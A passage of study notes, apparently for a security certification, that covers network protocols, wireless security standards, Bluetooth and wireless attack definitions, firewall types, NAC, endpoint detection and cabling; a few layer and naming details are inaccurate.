that of a well-known product, service, or site, but when clicked redirects the user to an alternate location, service, or product.

Clickjacking:

Clickjacking is a means to redirect a user's click or selection on a web page to an alternate often malicious target instead of the intended and desired location

Use the below to solutions to avoid DNS attacks

Use Split DNS system: Use external DNS for public use and internal DNS for internal use.

Use DNS sinkhole: This attempts to provide a false response to DNS queries from Malware such as bots, to prevent access to command and control system. It can also prevent users from visiting known malicious or phishing websites.

Multilayer protocols & its benefits:

Example IP, TCP, Ethernet, IPSEC, ICMP

- A wide range of protocols can be used at higher layers.
- Encryption can be incorporated at various layers.
- Flexibility and resiliency in complex network structures is supported.

There are a few drawbacks of multilayer protocols:

- Covert channels are allowed.
- Filters can be bypassed.
- Logically imposed network segment boundaries can be overstepped.

CONVERGED PROTOCOLS:

Storage Area Network (SAN)

Fibre channel over Ethernet (FCOE) : Operates at layer 3

MPLS (Multiprotocol Label Switching): Operates at Layer 2

Internet small computer system interface (iSCSI): Operates at layer 3. Low cost alternative Fibre channel.

Voice over IP:

Operates at application layer. VoIP is considered a converged protocol as it combines the audio and video encapsulation technology with the established multilayered protocol stack of TCP/IP. RTP (Real time protocol) and SRTP (Secure Real time protocol) are used in VoIP communication. SRTP aims to minimize the risk of DoS, on-path attack and other VoIP attacks through robust encryption and reliable authentication. RTP/SRTP takes over after session initiation protocol (SIP) establishes the communication link between endpoints.

Software defined networking (SDN):

SDN offers a new network design that is directly programmable from a central location, is flexible, vendor neutral and is open standard based. It frees an organisation from having to purchase devices from a single vendor. Configuration and mgmnt of hardware are controlled through a centralized management interface. SDN is effectively a network virtualization.

SDN separates the infrastructure layer (Data plan and forwarding plane), hardware and hardware-based settings from control layer. Control plane uses protocol to decide where to send the traffic and the data plane includes rules that decide whether traffic will be forwarded. This form of traffic mgmnt

also involved access control over what systems can communicate which protocols and to whom and this type of access control is typically attribute-based access control (ABAC).

Virtual SAN(VSAN): It is network technology that combines multiple individual storage devices into a single consolidated network-accessible storage container.

Software-Defined Storage (SDS): SDS is another derivative of SDN and is version of a SAN or NAS. It is effectively virtual storage.

Software-Defined wide-area networks (SD-WAN): This is an evolution of SDN that can be used to manage the connectivity and control services between distant data centres, remote locations and cloud services over WAN links.

CONTENT DISTRIBUTION NETWORK (CDN) :

is a collection of resource services deployed in numerous data centres across the internet in order to provide low latency, high performance and high availability of the hosted content? CDNs provide the desired multimedia performance quality demanded by customers through the concept of distributed data hosts.

WIRELESS NETWORKS:

802.11 is the IEEE standard for wireless network communication.

SECURING WIRELESS ACCESS POINTS

TABLE 11.3 802.11 wireless networking amendments

Amendment	Wi-Fi Alliance name	Speed	Frequency
802.11		2 Mbps	2.4 GHz
802.11a	Wi-Fi 2	54 Mbps	5 GHz
802.11b	Wi-Fi 1	11 Mbps	2.4 GHz
802.11g	Wi-Fi 3	54 Mbps	2.4 GHz
802.11n	Wi-Fi 4	200+ Mbps	2.4 GHz or 5 GHz
802.11ac	Wi-Fi 5	1 Gbps	5 GHz
802.11ax	Wi-Fi 6/Wi-Fi 6E	9.5 Gbps	1–5 GHz/1–6 GHz

Ad hoc Mode: This mode means that any two wireless networking devices including two wireless network interface card (NICs) can communicate without the centralized control authority (Base station or access point).

Wi-Fi Direct: This is an updated version of ad hoc mode that can support WPA2 and WPA3. Ad hoc supported only WEP.

Infrastructure Mode: This mode means that a wireless access point (WAP) is required and wireless NICs on systems cant interact directly.

Stand Alone mode infrastructure occurs when there is a wireless access point (WAP) connecting wireless clients to each other but not to any wired resource.

Wired extension mode infrastructure occurs when the wireless access point (WAP) acts as a connection point to link the wireless clients to the wired network.

Enterprise extended mode occurs when multiple access points (WAPs) are used to connect a large physical area to the same wired networks.

Bridge mode: when wireless connection is used to link two wired networks. Can be used to link networks between floors or buildings when wired option is not feasible.

Fat Access point: This is base station that is fully managed wireless system, which operates as a standalone wireless solution. This access point handles all mgmt. functions locally on the device.

Thin Access point: This is little more than a wireless transmitter/receiver, which must be managed by a wireless controller. Controlled based WAP are thin access point that are managed by central controller. Benefit of thin access point is that mgmt. security, routing, filtering and more are centralized at a mgmt. console.

Securing Service set identifier (SSID):

SSIDs are assigned to differentiate one wireless network with another. SSIDs are defined by default by vendor and should be changed to something unique before deployment. SSID is broadcast by the WAP via a special transmission called a beacon frame. Beason frame allows any wireless NIC within range to see the wireless network and make a connection. SSID broadcast should be disabled to keep the wireless network secret, although disabling SSID broadcasting is not a true mechanism to security instead use WPA2 or WPA3 as reliable authentication and encryption solution rather trying to hide the existing wireless network.

Extended Service Identifier (ESSID): This is the name of the wireless network when a WAP is used.

Basic Service Identifier (BSSID): This is a MAC address of the base station, which is used to differentiate multiple base stations supporting an ESSID.

Independent Service identifier (ISSID): This is used by Wi-Fi Director or ad hoc mode.

Conducting a Site Survey:

Site survey is a formal assessment of wireless signal strength, quality and interference using an RF signal detector. The goal of the site survey is to maximize performance in the desired areas (such as within home or office) while minimizing ease of unauthorized access in external areas. Site survey is often used to produce a heat map. A heat map is a mapping of signal strength over a buildings blueprint. Heat map helps to locate hot spots (oversaturation of signals) and cold spots (lack of signals) in order to guide adjustment to WAP placement, antenna type and signal strength.

Two methods of authentication define for IEEE 802.11 standard:

The original IEEE 802.11 standard defined two methods that wireless clients can use to authenticate to WAPs before normal network communications can occur across the wireless link

Open system authentication: There is no real authentication required. Communication is allowed as long as radio signals can be transmitted between client and WAP. Everything in this is plain text. Doesn't provide any secrecy.

Shared Key authentication: Some form of authentication must take place before network communication can occur. One Technique for SKA known as WEP and later added WPA, WPA2 and WPA3 etc

Wireless Equivalent Privacy (WEP):

WEP uses a predefined shared RC4 secret key for both authentications. WEP can be easily compromised and should be avoided to use.

Wi Fi protected Access (WPA):

This was a replacement of WEP and is based on LEAP and temporary key integrity protocol (TKIP) cryptosystems and often employs a secret passphrase for authentication. Single static passphrase is the downfall of WPA, and it no longer provide long term reliable security.

Wi Fi protected Access 2 (WPA2)/IEEE 802.11i:

Also known as 802.11i and is a new encryption scheme known as the counter mode cipher block chaining message authentication code protocol (CCMP) and is based on AES encryption.

Wi Fi protected Access 3 (WPA3):

This was finalized in Jan 2018, WPA3-ENT uses 192-bit AES CCMP encryption and WP3-PER remains at 128-bit AES CCMP. WPA3-PER replaces the preshared key authentication with simultaneous authentication of equals (SAE). Some 802.11ac/Wi-Fi 5 devices were the first to support or adopt WPA3. simultaneous authentication of equals (SAE) still uses password but it no longer encrypts and send that password across the connection to perform authentication, instead SAE perform a zero-knowledge trust proof process known as Dragonfly key exchange which is itself a derivative of Diffi-Hellman. WPA3 also implements IEEE 802.11w-2009 management frame protection so that a majority of network management operations have confidentiality, integrity, authentication of source, and replay protection.

802.1 X/EAP:

Both WPA/WPA2 support the enterprise authentication(ENT) known as 802.1X/EAP. It is a standard port-based network access control that ensures that the client can't communicate with a resource until proper authentication has taken place. EAP (Extensible Authentication protocol) is not a specific authentication mechanism rather it is an authentication framework.

Light Weight Entensible Authentication Protocol (LEAP) :

is a cisco proprietary alternative of TKIP for WPA. An attack tool known as ASLEEP released in 2004 that could exploit ultimately weak protection provided by LEAP. LEAP should be avoided and if used then complex password is strongly recommended.

Protected Extensible Authentication protocol (PEAP):

This encapsulates EAP method with a TLS tunnel that provides authentication and encryption. EAP is usually not encrypted so PEAP can provide that.

Temporary Key Integrity Protocol (TKIP) :

It was designed to replace WEP without requiring replacement of legacy wireless hardware. TKIP improvements include a key mixing function that combines the IV (initialization vector, random number) with secret root key before using the key with RC4 to perform encryption (TKIP and WPA were officially replaced by WPA2 in 2004.

Counter Mode with Cipher Block chaining Message Authentication code protocol (CCMP) :

This was created to replace WEP & TKIP/WPA and uses AES with 128 bit key. To date no attack have yet been successful against the AES/CCMP encryption.

Wi Fi Protected Setup (WPS):

is a security standard for wireless networks and is intended to simplify the effort involved in adding new clients to a well secured wireless network?

Captive Portal:

it is an authentication technique that redirects a newly connected wireless web clients to portal access control page. Captive portals are most often located on wireless implemented for public use such as hotels, airports, Libraries etc and can be used for cable ethernet connections aswell.

Data Emanation:

is the transmission of data across electromagnetic signals and it occurs whenever electrons move?

General Wireless concepts

Spread Spectrum: This means that communication occurs over multiple frequencies at the same time and the message is broken into pieces and each piece is sent at the same time but using different frequency. This is parallel communication rather than a serial communication.

Frequency Hopping Spread Spectrum (FHSS): FHSS transmits data in series across a range of frequencies, but only one frequency at a time is used.

Direct Sequence Spread Spectrum (DSSS): This employs all the available frequencies simultaneously in parallel. This provides higher rate of data throughput than FHSS. DSSS uses a special encoding mechanism known as chipping code to allow a receiver to reconstruct data even if parts of the signal were distorted because of interference.

Orthogonal Frequency Division Multiplexing (OFDM): This employs a digital multicarrier modulation scheme that allows for a more tightly compacted transmission. These frequencies are perpendicular and do not cause interference with each other. This needs a channel bands but can offer greater data throughput.

Bluetooth (802.15):

There are attacks against Bluetooth enabled devices. Has a range of 30 feet but can go up to 100 meters away? Bluetooth uses 2.4GHz frequency.

Bluejacking: Allows an attacker to transmit SMS like messages to your device.

Bluesnarfing : Allows hackers to connect your Bluetooth devices without your knowledge and extract information from them. This form of attack can offer attackers access to contact lists, data and even conversations.

Bluebugging: This is an attack that grants hackers remote control over the feature and functions of Bluetooth device

Bluesniffing: Bluesniffing is Bluetooth-focused network packet capturing.

Bluesmacking: is a DoS attack against a Bluetooth device that can be accomplished through transmission of garbage traffic or signal jamming.

Radio Frequency Identification (RFID):

This is a tracking technology based on the ability to power a radio transmitter using current generated in an antenna when placed in a magnetic field. Simply walking into a room with an RFID reader can collect the information transmitted by the activated chips in the area.

Near Field Communication (NFC):

Found in smart phones and many mobile device accessories. This is a standard that establishes radio communication between devices in the close proximity (Like few inches versus feet for passive RFID). It is often used to perform devices to device data exchanges, setup a direct communication in radio-based technology and isn't without vulnerability. NFC attacks can include man in the middle attack, data manipulation and replay attack.

WIRELESS ATTACKS

War Driving: This is an act of using a detection tool to look for wireless networking signals. This can be performed with a dedicated handheld detector with personnel electronic device (PED) or mobile device with Wi Fi capability.

Wireless Scanner: This is used to detect the presence of a wireless network. Any wireless network that is not enclosed in a faraday cage can be detected even disable SSID can also be detected. Wireless scanner is able to determine whether there are wireless networks in the area, what frequency and channel they are using, what SSID and what encryption they are using. WPA2 networks might be vulnerable to Key Reinstallation AttaCKs (KRACK) if devices have not been updated since 2017.

War Chalking: This a type of geek graffiti that some wireless hackers used during early year of wireless (1997-2002). It is way to physically mark the area with information about the presence of wireless network.

Replay: A replay attack is the retransmission of captured communication in the hope of gaining access to the targeted system. This can be mitigated by keeping the firmware of the base station updated as well as operating a wireless focused network intrusion detection system (NIDS)

Initialization Vector (IV): This is a mathematical and cryptographic term for random number and IV becomes a point of weakness when it is too short and exchanging in plain text or selected improperly.

Rogue Access points: A rogue WAP may be planted by an employee for convenience or it may be operated externally by an attacker. The defence against rogue WAPs is to be aware of the correct and valid SSID.

EVIL TWIN: This is an attack in which a hacker operates a false access point that will automatically clone or twin the identity of an access point based on a client device request to connect. This attack works because authentication and encryption are managed by the base station not enforced by client. To defend against evil twin attacks, pay attention to the wireless network your devices connect to. If you connect to a network that you know is not located nearby, it is a likely sign that you are under attack.

Disassociation: This is one of many types of wireless management frames. A disassociation frame is used to disconnect a client from one WAP as it is connected to another WAP in the same ESSID network coverage area.

Other Communication Protocols

LiFi (Light Fidelity): This is a technology for wireless communication using light. It is used to transmit both data and position information between devices. It uses visible light, infrared, and the ultraviolet light spectrums to support digital transmission. LiFi has the potential to be used in the areas where interference to electromagnetic radiation would be a problem for radio wave- based solution. LiFi is used for shorter ranges than radio signals.

Satellite Communications: This is primarily based on transmitting radio waves between terrestrial locations and an orbiting artificial satellite. Satellite are used to support telephone, television, radio, internet, and military communications. Satellite can be positioned in three primary orbits.

- Low Earth Orbit (LEO): 160-2000 KM
- Medium Earth Orbit (MEO): 2000 -35,786KM
- Geostationary Orbit (GEO): 35,786 - KM

Narrow band Wireless: This is widely used by SCADA systems to communicate over a distance or geographic space where cables or traditional wireless are ineffective or inappropriate.

Zigbee: This is an IoT equipment communication concept that is based on Bluetooth. Zigbee has low power consumption and low throughput rate and requires close proximity of devices. Zigbee communications are encrypted using 128-bit symmetric algorithm.

Secure Network components

Intranet: An intranet is a private network that is designed to host the same information services found on the internet. It provides users with access to the web, email and other services on internal servers that are not accessible to anyone outside the private network.

Extranet: An extranet is cross between the internet and intranet. It is a section of an organisation's network that has been sectioned off so that it acts as an intranet for the private network but also serves information to the public internet. An extranet for public consumption is typically labelled a demilitarized zone (DMZ) or perimeter network. An extranet for public consumption is typically labelled a screened subnet or perimeter network.

Screened subnet: Screened subnet (Previously known as Demilitarized zone (DMZ) is a special purpose extranet that is designed specifically for low-trust and unknown users to access specific system such as public accessing web server.

Bastion host: is a computer or appliance that is exposed on the internet and has been hardened by removing all unnecessary elements such as services, programs, protocols and ports.

Screened Host: is a firewall protected system logically positioned just inside a private network. All inbound traffic is routed to the screened host which in turn acts as a proxy for all the trusted systems within the private network.

A private LAN or Intranet, a DMZ and an extranet are all types of network segments.

Note: East-west traffic refers to the traffic flow that occurs within a specific network, data centre, or cloud environment. North-south traffic refers to the traffic flow that occurs inbound or outbound between internal systems and external systems.

Network Access Control (NAC):

NAC is a concept of controlling access to an environment through strict adherence to and implementation of security policy. NAC acts as an automated detection and response system that can react in real time to ensure that all monitored systems are current on patches and updates and are in compliance with the latest security configuration, as well as keep unauthorized devices out of the network. NAC goal is

- Prevent/reduce known attacks directly and zero-day attacks indirectly
- Enforce security policy throughout the network
- Use identities to perform access control

Agent-Based NAC: This would install a NAC monitoring agent on each managed system. The NAC agent retrieves a configuration files on a regular basis to check the current configuration baseline requirements against a local system. If the system is not compliant, it can be quarantined into a

remediation subnet where it can communicate only with NAC server. The NAC agent can download and apply updates and configuration files to bring the system into compliance. Once compliance is achieved, the NAC agent return the system to the normal production network.

Agent-less/Network Monitoring and Assessment: This solution performs port scans, service queries and vulnerability scan against networked systems from the NAC server to determine whether devices are authorized and baseline compliant. Agentless systems require an administrator to manually resolve any discovered issues.

NAC agents can be either dissolvable or permanent

Dissolvable NAC agent: This is usually written in a web/mobile language and is downloaded and executed to each local machine when the specific management web page is accessed such as captive portal. Dissolvable NAC agent can be set to run once and then terminate.

Permanent NAC Agent: This is installed onto the monitored system as persistent software background service.

Firewall:

Firewalls are essentials tools in managing and controlling network traffic. Firewalls are useful for blocking or filtering traffic. They are unable to block viruses or malicious code.

Static Packet filtering Firewalls: This type of firewall filters traffic by examining data from a message header. Usually the rules are concerned with source, destination and port address. Using static filtering, a firewall is unable to provide user authentication or to tell whether a packet originated from inside or outside the private network and is easily fooled with spoofed packets. This is also known as first generation firewalls and operates at layer 3 of OSI model. Also named as Screening routers.

Application Level Gateway Firewalls: An application-level firewall filters traffic based on a single internet service, protocol, or application. Application-level firewalls operate at the Application layer (layer 7) of the OSI model. An example is the web application firewall (WAF). This firewall may be implemented stateless or stateful.

Circuit Level Gateway Firewalls: These are used to establish communication session between trusted partners and operates at layer 5 of OSI model. They permit or deny forwarding decisions based solely on the endpoint designations of communication circuit that are source, destination addresses and service ports numbers. They are called as 2nd generation firewalls and also type of stateless firewall.

Stateful Inspection Firewalls: They are also known as dynamic packet filtering firewalls that evaluate the state or the context of network traffic. These firewalls are able to grant a broader range of access for authorized users and activities and actively watch for and block unauthorized users' activities. stateful inspection firewalls can retain knowledge of previous packets in a conversation to detect unwanted or malicious traffic that isn't noticeable or detectable when evaluating only individual packets. This is known as context analysis or contextual analysis. A stateful inspection firewall may also perform deep packet inspection (DPI), which is the analysis of the payload or content of a packet These firewalls generally operate more efficiently than application level gateway firewalls. They are known as 3rd generation firewalls and operates at layer 3 and up.

Deep Packet Inspection Firewalls: This is filtering mechanism that operates typically at the application layer in order to filter the payload content of a communication rather than only on the header values. They are able to block domain names, malware, spam or other identifiable elements in the payload of a communication. This is often integrated with application layer and stateful inspection firewalls.

Next Gen Firewalls: This is a multifunction device (MFD) or unified threat management (UTM) composed of several security features in addition to firewall that can include deep packet filtering , deep packet inspection, URL filtering, IDS,IPS , TLS/SSL proxy , Web filtering , QoS management, bandwidth throttling, NATing, VPN anchoring and antivirus.

Internal Segmentation Firewall (ISFW): This is deployed between internal network segment or company divisions. Its purpose is to prevent the further spread of malicious code or harmful protocol

already within the private network. With ISFW network segments can be created without resorting to air gaps, VLANs or subnet divisions.


PROXY:

A proxy is a server that is used to mediate between client and servers. Proxies are most often used in the context of providing clients on a private network with internet access while protecting the identity of the client.

Forward Proxy: This acts as an intermediary for queries of external resources and handles queries from internal client when accessing outside resources.

Reverse Proxy: This proxy is opposite of forward proxy and handles inbound request from external systems to internally located services.

FIGURE 11.8 The configuration dialog boxes for a transparent (left) vs. a nontransparent (right) proxy



Multihomed Firewalls:

Multihomed firewall must have at least two interfaces to filter traffic and should have ip forwarding which automatically send traffic to another interface, disabled.

Firewall Deployment Architectures: There are three firewall deployment architectures

Single Tier: It places the private network behind the firewall which is then connected to internet through a router or some other untrusted network. They are useful against generic attacks only and offer minimal protection.

Two Tier: May be one of two different designs. One uses a firewall with three or more interfaces and the other uses two firewalls in a series. In the first design DMZ is located off one of the interfaces of the primary firewall and in the second design DMZ is located between the two serial firewalls.

Tier Three: This is deployment of multiple subnets between the private network and internet separated by firewall. The outer most subnet is usually a DMZ. This is the most secure of these options however it is also most complex to design , implement and manage.




FIGURE 11.8 Single-, two-, and three-tier firewall deployment architectures

END POINT SECURITY:

Endpoint security is a concept that each individual device must maintain local security whether or not its network or telecommunication channel also offer or provide security. Sometimes this is expressed " The end device is responsible for its own security"

Endpoint detection and response (EDR): is a security mechanism that is an evolution of traditional antimalware products, IDS, and firewall solutions. EDR seeks to detect, record, evaluate, and respond to suspicious activities and events, which may be caused by problematic software or by valid and invalid users. The goal of EDR is to detect abuses that are potentially more advanced than what can be detected by traditional antivirus programs or HIDSs, while optimizing the response time of incident response, discarding false positives, implementing blocking for advanced threats, and protecting against multiple threats occurring simultaneously and via various threat vectors.

Managed Detection and Response (MDR): This focuses on threat detection and mediation but is not limited to the scope of endpoints. MDR is a service that attempts to monitor an IT environment in real-time to quickly detect and resolve threats. It is combination of numerous technologies including SIEM, Network traffic Analysis (NTA) EDR and IDS.

End Point Protection Platform (EPP): EPP is a variation of MDR much like IPS is a variation of IDS. The focus of EPP is on four main security functions: Predict, Prevent, Detect, and Respond.

Extended Detection and Response (XDR): This is a collection and integration of several concepts into a single solution. They often include EDR, MDR and EPP element and it is not solely focused on end points but often includes NTA (Network Traffic Analysis), NIDS (Network-Based Intrusion Detection System) and NIPS (Network-based Intrusion Prevention System) functions as well.

Secure Operation of Hardware:

Collision: This occurs when two systems transmit data at the same time on a connection medium that supports only a single transmission path.

Broadcast: This occurs when a single system transmits data to all possible recipients.

Repeaters Concentrates and Amplifiers: are used to strengthen the communication signal over a cable segment as well as connect network segment that uses the same protocol. They operate at layer 1 of OSI model and are part of same collision domain and broadcast domain.
Hubs: It is a multiport repeater and operates at layer 1 of OSI model.
Modem: This is a communication channel that covers or modulates between an analog carrier signal and digital information in order to support computer communication of PSTN.
Bridge: It is used to connect two networks together. It just forwards traffic from one network to another and is also known as store and forward device and operates at layer 2 of OSI model. They are part of same broadcast domain but in different collision domain.
Switches: Switches know the addresses of the system connected to each outbound port and creates separate collision domains and can also create separate broadcast domain when used to create VLANs. They operate at layer 2 of OSI model and layer 3 of OSI model if additional features like routing is enabled.
Routers: Router are used to control traffic flow on networks and are often used to connect similar networks and control traffic flow between the two. They operate in layer 3 of OSI model and are used to connect network segment that use the same routing protocol.
Brouters: These are combination of both router and bridge. It attempts to route first but if that fails it defaults to bridge. It operates primarily at layer 3 but can operate at layer 2 when necessary.
Gateway: A gateway connects network that are using different network protocols. They are also called protocol translators. They operate at layer 7 of OSI model.
LAN extenders: This is remote access, multilayer switch used to connect distant network over WAN link.
Sensor: A sensor collects information and then transits it back to a central system for storage and analysis. Sensors are common elements of fog computing, ICS, IoT, IDS/IPS, and SIEM/security orchestration, automation, and response (SOAR) solutions. Many sensors are based on System on Chip (SoC)

Cabling, Wireless, Topology , communications and transmission media technology

Coaxial Cable: Also known as coax and its design makes it fairly resistant to EMI (Electromagnetic Interference) and makes it able to support high bandwidth. There are two types of Coaxial cable.
Thinnet : Also known as 10Base2 and is used to connect systems to backbone trunks of thicknet calbing. It can span distance of 185 meters and can provide throughput of 10 Mbps
Thicknet: also known as 10Base5 and can span 500 meters and can provide throughput of 10Mbps
Baseband and Broadband Cables: Baseband cables can transmit only a single signal at a time and Broadband cables can transmit multiple signal simultaneously. Most networking cables are Baseband cables.

TABLE 11.8 Important characteristics for common network cabling types

Type	Max speed	Distance	Difficulty of installation	Susceptibili to EMI
10Base2	10 Mbps	185 meters	Medium	Medium
10Base5	10 Mbps	500 meters	High	Low
10BaseT (UTP)	10 Mbps	100 meters	Low	High
STP	155 Mbps	100 meters	Medium	Medium
100BaseT/100BaseTX	100 Mbps	100 meters	Low	High
1000BaseT	1 Gbps	100 meters	Low	High
Fiber-optic	2+ Gbps	2+ kilometers	High to medium	None

Twisted Pair: This is extremely thin and flexible compared to coaxial cable. It consists of 4 pairs of wires that are twisted around each other and then sheathed in a PVC insulator.
Shielded twisted pair (STP): In this there is metal foil wrapper around the wires underneath the external sheath and this provides additional protection from EMI.
Unshielded Twisted Pair (UTP) : These cables are without the foil and is most often used to refer to 10BaseT, 100BaseT or 1000BaseT.

TABLE 11.4 UTP categories

UTP category	Throughput	Notes
Cat 1	1 Mbps	Primarily used for voice. Not suitable for networks, but usable by modems.
Cat 2	4 Mbps	Original Token Ring networks and host-to-terminal connections on mainframes.
Cat 3	10 Mbps	Primarily used in Ethernet networks and as telephone cables.
Cat 4	16 Mbps	Primarily used in Token Ring networks.
Cat 5	100 Mbps	Used in 100BaseTX, FDDI, and ATM networks.
Cat 5e	1 Gbps	Gigabit Ethernet (1000BaseT).
Cat 6	1 Gbps	Gigabit Ethernet (10G Ethernet with 55-meter distance limit).
Cat 6a	10 Gbps	Gigabit Ethernet, 10G Ethernet.
Cat 7	10 Gbps	Gigabit Ethernet, 10G Ethernet.
Cat 8	40 Gbps	10G+ Ethernet.

The degradation of the signal is known as Attenuation.
Fiber-Optic Cables: Transmit pulses of light rather than electricity. This gives fiber-optic cable the advantage of being extremely fast and nearly impervious to tapping and interference.
Single Mode Fibre: This supports a single light and has thinner optical core, lower attenuation over distance. It uses 1310 nm or 1550nm wavelength laser and can be deployed in run up to 10KM without repeaters and typically sheathed in yellow.
Multimode Fibre: This supports multiple light signals and has a larger optical core, higher attenuation over distance and bandwidth limitations. it uses 850nm or 1300nm wavelength LEDs or lasers and has a maximum run length of 400m and typically sheathed in blue.

NETWORK TOPOLOGIES

Ring Topology : A ring topology connects each system as points on a circle. Only one system can transfer data at a time and traffic mgmt is performed by a token. If any one segment of the loop is broken , all communication round the loop ceases.




FIGURE 11.9 A ring topology

Bus Topology: A bus topology connects each system to a trunk or backbone cable. All the systems on the bus can transmit data simultaneously which can result in collision. To avoid collision systems listen

to the traffic and if the traffic is heard then the systems waits a few moments and listen gain and no traffic is heard it transmits the data. Central trunk line remains the single point of failure.
Linear bus Topology: This topology is a single trunk line with all systems directly connected to it.
Tree bus Topology: This topology has a single trunk line with branches that can support multiple systems




FIGURE 11.10 A linear bus topology and a tree bus topology

Star Topology: This topology employs a centralized connection devices and can be simple hub or a switch. If any one system fails the other segments can continue to function. Central hub is a single point of failure.




FIGURE 11.11 A star topology

Mesh Topology: This topology connects systems to other systems using numerous paths. This topology provides redundant connections to systems allowing multiple segment failures without seriously affecting connectivity.




FIGURE 11.12 A mesh topology

LAN Technologies

Ethernet : Ethernet is a shared media LAN technology and also known as broadcast technology. It allows numerous devices to communicate over the same medium. Ethernet can support full duplex communications and usually employs twisted pair cabling and is most often deployed on star or bus topologies. It is based on IEEE 802.3 and ethernet data are called frames.

Token Ring: This is rarely used in today network and is based on Token passing mechanism.

Fiber Distributed Data Interface (FDDI): This is high speed token passing technology and is used for backbone for large enterprise network.

Sub Technologies

Analog communication: This communication occurs with a continuous signal that varies in frequency, amplitude, phase or voltage etc.

Digital communication: This occurs through the use of electrical signal and a state change or on-off pulses.

Synchronous communication: This rely on timing or clocking mechanism based on either an independent or time stamp clock. This type of communication are typically able to support very high rates of data transfer.

Asynchronous communication: This rely on start and stop delimiter. Because of delimiter this communication is best suited for smaller amount of data. PSTN modems are good examples of this communication.

Baseband: this can support only single communication channel. Higher current level represents binary signal of 1 and lower level represents binary signal of 0. Baseband is form of digital signal and Ethernet is Baseband Technology.

Broadband: This can support multiple simultaneous signals and used modulation to support numerous channels. This is suited for high throughput rates. Broadband is a form of Analog signal. Cable TV , ISDN, DSL, T1, T3 are examples of Broadband.

LAN Media Access:

Five LAN media access technologies that are used to avoid or prevent transmission collision.

